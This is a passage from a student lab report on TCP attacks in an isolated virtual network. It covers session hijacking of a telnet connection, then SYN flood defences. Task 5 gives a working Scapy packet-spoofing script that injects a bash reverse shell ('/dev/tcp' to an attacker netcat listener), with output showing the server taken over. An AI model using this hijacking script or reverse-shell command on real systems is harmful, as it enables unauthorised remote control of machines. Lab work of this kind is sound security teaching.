In this task we learned how we can use a TCP session (connection) between two machines and launce a session hijacking attack, practically using their connection to inject our own code to a victim. We tried hijacking a telnet connection between client and server and inject our own code to server. We could see the attack did succeed since the command injected included creating and deleting files and upon checking server machine, the files were indeed created/deleted. It does fit the theory and what we expected. There were no problems.

Task 5: Creating Reverse Shell using TCP Session Hijacking

Reverse shell is a shell process running on a remote machine, connecting back to the attacker's machine. This gives an attacker a convenient way to access a remote machine once it has been compromised.

In this task we will use TCP session hijacking from the previous task to launch a reverse shell attack: we will create a telnet connection between client and server, open a listening netcat port at attacker and hijack the telnet session to run a command on server to change file descriptors at server to the attacker's netcat listening port. Then we will check using ifconfig if the attack was successful.

We first establish the telnet connection from client to server:

```
[20:59:03] 12/12/21 10.0.2.5@client: telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
server login: seed
Password:
Last login: Sun Dec 12 20:47:26 IST 2021 from 10.0.2.5 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
[21:09:39] 12/12/21 10.0.2.6@server: █
```

Connection has been established.

We now look at Wireshark to see the telnet TCP packet:

Source	Destination	Protocol	Info
10.0.2.6	10.0.2.5	TELNET	Telnet Data ...
10.0.2.5	10.0.2.6	TCP	57140 → 23 [ACK]
PcsCompu_...	RealtekU_12:...	ARP	Who has 10.0.2.1

▶ Frame 61: 66 bytes on wire (528 bits), 66 bytes

▶ Ethernet II, Src: PcsCompu_c5:d4:0b (08:00:27:c5)

▶ Internet Protocol Version 4, Src: 10.0.2.5, Dst:

▼ Transmission Control Protocol, Src Port: 57140,

Source Port: 57140 ←

Destination Port: 23

[Stream index: 0]

[TCP Segment Len: 0]

Sequence number: 1485538136 ←

Acknowledgment number: 2211737929 ←

Header Length: 32 bytes

▶ Flags: 0x010 (ACK)

Window size value: 237

We use Wireshark to learn all the TCP connection information we need to launch the session hijacking attack.

Our code for the attack:

```
#!/usr/bin/python3
from scapy.all import *

src_prt = 57140
seq = 1485538136
ack = 2211737929

IPLayer = IP(src="10.0.2.5", dst="10.0.2.6")
TCPLayer = TCP(sport=src_prt, dport=23, flags="A", seq=seq, ack=ack)

Data = "\n/bin/bash -i > /dev/tcp/10.0.2.7/9090 0<&1 2>&1\n"
|
pkt = IPLayer/TCPLayer/Data
pkt.show()
send(pkt, verbose=0)
```

About the code:

We are using the same code from previous task, with changed values from the TCP packet from Wireshark. This time we are injecting this code to server:

/bin/bash -i > /dev/tcp/10.0.2.7/9090 0<&1 2>&1:

- /bin/bash -i: This is the process (shell - bash) we want to change the file descriptors links for. "i" stands for interactive, meaning that the shell must be interactive (must provide a shell prompt).
- /dev/tcp/10.0.2.7/9090: This is the path to the netcat connection that will be listening on attacker, meaning when the input/output of the bash process will be linked to the netcat on attacker and will be seen there.

Redirecting the file descriptors:

- /bin/bash -i > /dev/tcp/10.0.2.7/9090: We first link file descriptor 1 (output) to the netcat connection with write (>) permissions. We don't have to specify the "1".
- 0<&1: We link file descriptor 0 (input) to the same as 1 (&1) with read (<) permissions. If we would link again to netcat it will open a new connection that's why we have to use &.
- 2>&1: We link file descriptor 2 (error device, prompt) to the same as 1 (&1) with write (>) permissions.

We create the TCP netcat connection at host attacker, listening to port 9090:

```
[21:12:28] 12/12/21 10.0.2.7@attacker: nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

The netcat is waiting for connection.

We launch the attack:

```
[21:13:39] 12/12/21 10.0.2.7@attacker: sudo python3 sess_hij_reverse.py
####[ IP ]####
version      = 4
ihl          = None
tos          = 0x0
len          = None
id           = 1
flags        =
frag         = 0
ttl          = 64
proto        = tcp
chksum       = None
src          = 10.0.2.5
dst          = 10.0.2.6
\options     \
####[ TCP ]####
sport        = 57140
dport        = telnet
seq          = 1485538136
ack          = 2211737929
dataofs      = None
reserved     = 0
flags        = A
window       = 8192
chksum       = None
urgptr       = 0
options      = ''
####[ Raw ]####
load         = '\n/bin/bash -i > /dev/tcp/10.0.2.7/9090 0<&1 2>&1\n'
```

We can see the packet was sent.

We look at the netcat connection at attacker:

```
[21:12:28] 12/12/21 10.0.2.7@attacker: nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.6] port 9090 [tcp/*] accepted (family 2, sport 34838)
[21:13:44] 12/12/21 10.0.2.6@server: █
```

We can see the connection has been established and we were able to complete the session hijacking so that the input, output and error bash would be seen at the attacker through a netcat connection. Ultimately controlling server with the ability to run commands on server.

To verify we control the input and output at server, we try to run command *ifconfig*:

```
[21:12:28] 12/12/21 10.0.2.7@attacker: nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.6] port 9090 [tcp/*] accepted (family 2, sport 34838)
[21:13:44] 12/12/21 10.0.2.6@server: ifconfig
ifconfig
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:26:89:14
        inet addr: 10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
        inet6 addr: fe80::9cec:3e18:eb5f:86b7/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:779 errors:0 dropped:0 overruns:0 frame:0
        TX packets:626 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:181500 (181.5 KB)  TX bytes:68567 (68.5 KB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:588 errors:0 dropped:0 overruns:0 frame:0
        TX packets:588 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1
        RX bytes:58502 (58.5 KB)  TX bytes:58502 (58.5 KB)

[21:15:15] 12/12/21 10.0.2.6@server: █
```

We can see the details shown are in fact of server. Meaning, we were successful in our reverse shell attack.

We also check *netstat*:

```
[21:21:09] 12/12/21 10.0.2.6@server: netstat -tna
netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.6:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306           0.0.0.0:*               LISTEN
tcp        0 116 10.0.2.6:22             10.0.2.5:57140         ESTABLISHED
tcp        0      0 10.0.2.6:34836          10.0.2.7:9090          ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                  :::*                    LISTEN
tcp6       0      0 :::1:953                 :::*                    LISTEN
```

We can see the established connection between server and attacker.

Task 5 Summery

In this task we learned how we can use TCP session hijacking to perform a reverse shell attack. We used a telnet connection between client and server to inject code which will cause server's bash to redirect to attacker's netcat listening connection. We could see the attack worked and we could see server's input, output and prompt through the netcat connection. We checked *ifconfig* to make sure we see server's output and that's how we knew we succeeded. This fits the theory redirecting the machine's file descriptors we can change the input/output location of that machine. There were no problems in this task.

Lab Summery

In **task 1** we learned how we can launch a SYN flood attack on a machine and what are the consequences of that attack. We could see once performing the attack on server's telnet port, it prevented others from connecting to server. We learned about SYN cookie which is a defense that the computer has in place to prevent this.

In **task 2** we learned about TCP RST flag and how attackers can use it to break a TCP connection between two victims. We experimented with creating a telnet and SSH connections between client and server and sending a RST packet from the attacker in an attempt to break that connection.

In **task 3** we tried to use TCP RST to interrupt a TCP connection with a video streaming site. This taught us how serious this kind of attack is and the implications that it can have on the victim being attacked.

In **task 4** we learned how we can use a TCP session (connection) between two machines and launce a session hijacking attack, practically using their connection to inject our own code to a victim. We tried hijacking a telnet connection between client and server and inject our own code to server.

In **task 5** we learned how we can use TCP session hijacking to perform a reverse shell attack. We used a telnet connection between client and server to inject code which will cause server's bash output and input to redirect to attacker's netcat listening connection.

TCP SYN Flood - Prevention

SYN cookies

Using cryptographic hashing, the server uses a function that takes some information from the client's SYN packet and some information from server-side to calculate an encrypted initial sequence number. The server sends its SYN-ACK response with that sequence number, that includes information such as server IP address, client IP address, port numbers, and other unique identifying information. When the client responds, the information is included in the ACK packet. The server can take that ACK and by subtracting 1 can find out the original sequence number. Then using a reverse function to decrypt the information and verify the ACK. Only after verifying will the server establish and allocate memory for the connection.

That way the server does not need to store the information in his queue.

Increasing queue size

Each operating system on a targeted device has a certain number of half-open connections that it will allow. One response to high volumes of SYN packets is to increase the maximum number of possible half-open connections the operating system will allow. In order to successfully increase the maximum size of the queue, the system must reserve additional memory resources to deal with all the new requests. If the system does not have enough memory to be able to handle the increased queue size, system performance will be negatively impacted.

Recycling the Oldest Half-Open TCP connection

Another mitigation strategy involves overwriting the oldest half-open connection once the queue has been filled. This strategy requires that the legitimate connections can be fully established in less time than the queue can be filled with malicious SYN packets. This particular defense fails when the attack volume is increased, or if the queue size is too small to be practical.